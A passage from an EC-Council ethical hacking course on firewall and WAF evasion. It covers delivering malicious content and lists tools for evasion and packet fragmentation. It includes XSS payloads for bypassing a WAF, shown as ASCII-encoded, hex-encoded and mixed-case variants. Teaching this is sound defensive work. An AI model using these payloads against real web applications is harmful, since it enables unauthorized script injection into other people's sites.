


Figure 12.54: Bypassing firewall through MITM attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Bypassing Firewalls through Content

In this method, the attacker sends content containing malicious code to the user and tricks him/her into opening it so that the malicious code can be executed. For example, an attacker can send an email containing a malicious executable file or Microsoft office document capable of exploiting a macro bypass exploit. Attackers can also target WWW/FTP servers and embed Trojan horse files as software installation files, mobile phone software, and so on to lure users into accessing them. There are many file formats for text, multimedia, and graphics content that can be used to carry malicious content.

Commonly used file formats for carrying malicious content are:

- EXE, COM, BAT, PS, PDF CDR (Corel Draw)
- DVB, DWG (AutoCAD)
- SMM (AMI Pro)
- DOC, DOT, CNV, ASD (MS Word)
- XLS, XLB, XLT (MS Excel)
- ADP, MDA, MDB, MDE, MDN, MDZ (MS Access)
- VSD (Visio)
- MPP, MPT (MS Project)
- PPT, PPS, POT (MS PowerPoint)
- MSG, OTM (MS Outlook)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bypassing the WAF using an XSS Attack

XSS attack exploits vulnerabilities that occur while processing the input parameters of end users and the server responses in a web application. Attackers take advantage of these vulnerabilities to inject malicious HTML code into the victim website to bypass the WAF.

- **Using ASCII values to bypass the WAF**

  In this technique, attackers use ASCII characters to bypass the WAF. For example, consider the following XSS payload

  ```
  <script>alert("XSS")</script>
  ```

  When the above JavaScript code is executed, the WAF filters escape single quotes, double magic quotes, etc. Hence, the above payload is filtered by the WAF. To bypass the WAF, we need to convert the above payload into its equivalent ASCII values and then execute it. The JavaScript will automatically convert the ASCII values back into the original characters. Attackers use online websites to convert an XSS payload into its ASCII equivalent. Alternatively, the Hackbar Mozilla addon can be used to get ASCII values.

  Consider the XSS payload given below:

  ```
  XSS Payload:alert("XSS")
  ```

  The equivalent ASCII values are:

  ```
  String.fromCharCode(97, 108, 101, 114, 116, 40, 34, 88, 83, 83, 34, 41)
  ```

  The above values are inserted into the XSS payload:

  ```
  <script>String.fromCharCode(97, 108, 101, 114, 116, 40, 34, 88, 83, 83,
  34, 41)</script>
  ```

  The above payload bypasses the WAF filters successfully.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Using Hex Encoding to bypass the WAF**

  In this technique, the entire XSS payload is replaced with Hex values to bypass WAF. Attackers use online websites such as *http://www.convertstring.com/EncodeDecode/HexEncode* to convert the XSS payload into equivalent Hex values. For example, consider the following XSS payload

  ```
  <script>alert("XSS")</script>
  ```

  The encoded value for the XSS payload is

  ```
  %3C%73%63%69%72%70%74%3E%61%6C%65%72%74%28%22%58%53%53%22%29%3C%2F%73%63%72%69%70%74%3E
  ```

  The above payload bypasses the WAF filters successfully.

- **Using Obfuscation to bypass the WAF**

  Attackers use the obfuscation technique to bypass the WAF. In this technique, attackers use a combination of upper- and lower-case letters in the XSS payload. For example, consider the following XSS payload:


  ```
  <script>alert("XSS")</script>
  ```


  Using obfuscation, the above payload is replaced with

  ```
  <sCRiPt>aLeRT("XSS")</sCriPT>
  ```

  The above payload bypasses the WAF successfully

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





IDS/Firewall Evading Tools

During firewall evasion, attackers use various security-auditing tools that assess firewall behavior. This section lists some of these tools that help attackers to bypass firewall restrictions. They automate the process of bypassing firewall rules while increasing effectiveness and consuming less time.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Traffic IQ Professional**

  Source: *https://www.idappcom.com*

  Traffic IQ Professional is a tool that audits and validates the behavior of security devices by generating the standard application traffic or attack traffic between two virtual machines. This tool is generally used by security personnel for assessing, auditing, and testing the behavioral characteristics of any non-proxy packet-filtering device, which can include application firewalls, IDS, IPS, routers, switches, etc. However, as this tool can generate custom attack traffic, it is extensively employed by attackers to bypass the installed perimeter devices in the target network.





Figure 12.55: Screenshot of Traffic IQ Professional

Some additional IDS/firewall evasion tools are as follows:

- Nmap (*https://nmap.org*)
- Metasploit (*https://www.metasploit.com*)
- Inundator (*https://sourceforge.net*)
- IDS-Evasion (*https://github.com)*
- Hyperion-2.0 (*http://nullsecurity.net)*

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Packet Fragment Generator Tools

There are various packet fragment generators that attackers use to perform fragmentation attacks on firewalls to bypass them.

- **Colasoft Packet Builder**

  Source: *https://www.colasoft.com*

  Colasoft Packet Builder is used to create custom network packets and fragmenting packets. Attackers use this tool to create custom malicious packets and fragment them such that firewalls cannot detect them. They can create custom network packets such as Ethernet Packet, ARP Packet, IP Packet, TCP Packet, and UDP Packet. Security professionals use this tool to check your network's protection against attacks and intruders.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 12.56: Screenshot of Colasoft Packet Builder

Some additional packet generator tools are listed below:

- CommView (*https://www.tamos.com*)
- NetScanTools Pro (*https://www.netscantools.com*)
- Ostinato (*https://ostinato.org*)
- WAN Killer (*https://www.solarwinds.com*)
- WireEdit (*https://wireedit.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Detecting Honeypots

Honeypots are traps set to detect, deflect, or counteract unauthorized intrusion attempts. While attempting to break into the target network, attackers perform honeypot detection using various tools and techniques. This section discusses these tools and how they are used.


A honeypot is an Internet system designed primarily for diverting attackers by tricking or attracting them during their attempts to gain unauthorized access to information systems.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
